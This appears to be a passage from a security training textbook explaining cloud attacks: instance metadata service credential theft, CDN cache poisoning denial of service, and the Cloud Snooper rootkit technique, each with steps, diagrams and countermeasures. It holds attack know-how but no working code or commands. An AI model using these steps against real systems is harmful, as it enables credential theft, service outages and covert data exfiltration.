
Instance Metadata Service (IMDS) Attack

An instance metadata service (IMDS) provides information about an instance, its associated network, and the software configured to run the instance. IMDS also generates credentials for roles associated with an instance. Based on the assigned role or policy, the software configured on the instance can also access the resources on the cloud storage. Attackers perform IMDS attacks by exploiting a zero-day vulnerability on the target application server or by using information leaked via a reverse proxy implemented by the administrators.

The main intention of attackers performing an IMDS attack is to gain unauthorized access to the network resources by compromising instances. If attackers can successfully leverage a zero-day vulnerability or credentials leaked by a reverse proxy, they can connect to the cloud instance and gain sensitive information such as user data and various roles associated with that instance, which can be further leveraged to perform attacks such as accessing and abusing or modifying the resources located on the cloud storage.

How the Attack is Launched

- First, an attacker exploits a zero-day vulnerability or a reverse proxy implemented on the target application server.
- The attacker then compromises the cloud instance running on the server and acquires metadata of the instance.
- Next, the attacker uses the obtained credentials to gain access to the cloud resources.




Exploits a zero-day vulnerability or uses data leaked via a reverse proxy
Attacker
Server
Cloud Resources
Captures EC2 metadata
Gains access

Figure 19.39: IMDS Attack

Countermeasures:

- Use IMDSv2 instead of IMDSv1.
- Turn off IMDS when not required.
- Roles should not be assigned to an instance if not required; if required, assign the least privileges to the roles.
- Restrict the IMDS access of suspected users.



Cloud Attacks: Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack

- In CPDoS, attackers **create malformed or oversized HTTP requests** to trick the origin web server into responding with malicious or error content, which is cached at the CDN servers
- When a legitimate user requests a web page, the malicious or error-based content cached by the CDN server is delivered, resulting in a **DoS attack**
- Attackers use **cache poisoning techniques** to prevent users from accessing cloud services

Attacker
1
Requests a web page by submitting a malicious HTTP request to the server
CDN Server
2
Request sent to the origin web server
3
Responds with an error or malicious content, which is cached at the CDN server
Origin Server
4
Requests a webpage
5
Receives an error page such as the "404 Not Found" page
User

Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack


In a CPDoS or CDN cache poisoning attack, attackers create malformed or oversized HTTP requests to trick the origin web server into responding with malicious or error content, which can be cached at the content delivery network (CDN) servers. Therefore, the malicious or error-based content is cached in the CDN server, which delivers it to legitimate users, resulting in a DoS attack on the target network. A CPDoS attack can occur because of misconfiguration of CDN-protected servers, which results in the storage of web content or pages with error responses from the origin server.

Attackers can use cache poisoning techniques to prevent users from accessing cloud services. A web page or server can become unreachable even if a single HTTP request is cached and poisoned. This attack allows attackers to compromise the target website's online service functionalities.

Steps for CDN Cache Poisoning to Perform a DoS Attack

- **Step 1:** An attacker requests a resource from the target web server by submitting a request containing a malicious HTTP header.
- **Step 2:** If the intermediary CDN server does not have a cache of the requested webpage or resource, the request is forwarded to the origin web server, which returns an error because the request is malicious.
- **Step 3:** The error page is cached instead of the genuine one at the CDN server.
- **Step 4:** Now, instead of the original web page, users receive a cached error page such as "404 Not Found" whenever they attempt to access the resource.

- **Step 5:** The CDN server also broadcasts the same error page across other connected users, making legitimate services unreachable to them.



Attacker
1
Requests a web page by submitting a malicious HTTP request to the server
CDN Server
2
Request sent to the origin web server
Origin Server
3
Responds with an error or malicious content, which is cached at the CDN server
User
4
Requests a webpage
5
Receives an error page such as the "404 Not Found" page


Figure 19.40: Demonstration of a CPDoS attack

Countermeasures:

- Configure the CDN to avoid the caching of HTTP error pages.
- Implement a web application firewall (WAF).
- Monitor and eliminate error pages from the cache.

Cloud Attacks: Cloud Snooper Attack

- Cloud snooper attacks are triggered at **AWS security groups (SGs)** to compromise the target server and extract sensitive data stealthily
- Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports **80** or **443**
- Attackers **install rootkits** either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH
- Attackers transmit their command and control (C2) packets **masquerading as legitimate traffic**



Attacker
1
Sends specially crafted C2 packets with destination port 80 or 443
AWS SGs
2
Forwards all the packets since they contain destination port 80 or 443
Rootkit
3
Identifies C2 traffic and sends it with source ports 1010, 2020, 6060, 7070, 8080, and 9999
Trojan
4
Target Server
5
Transfers stolen data
6
Reconstructs packets again with source port 80 or 443
7
Retrieves stolen data

Cloud Snooper Attack

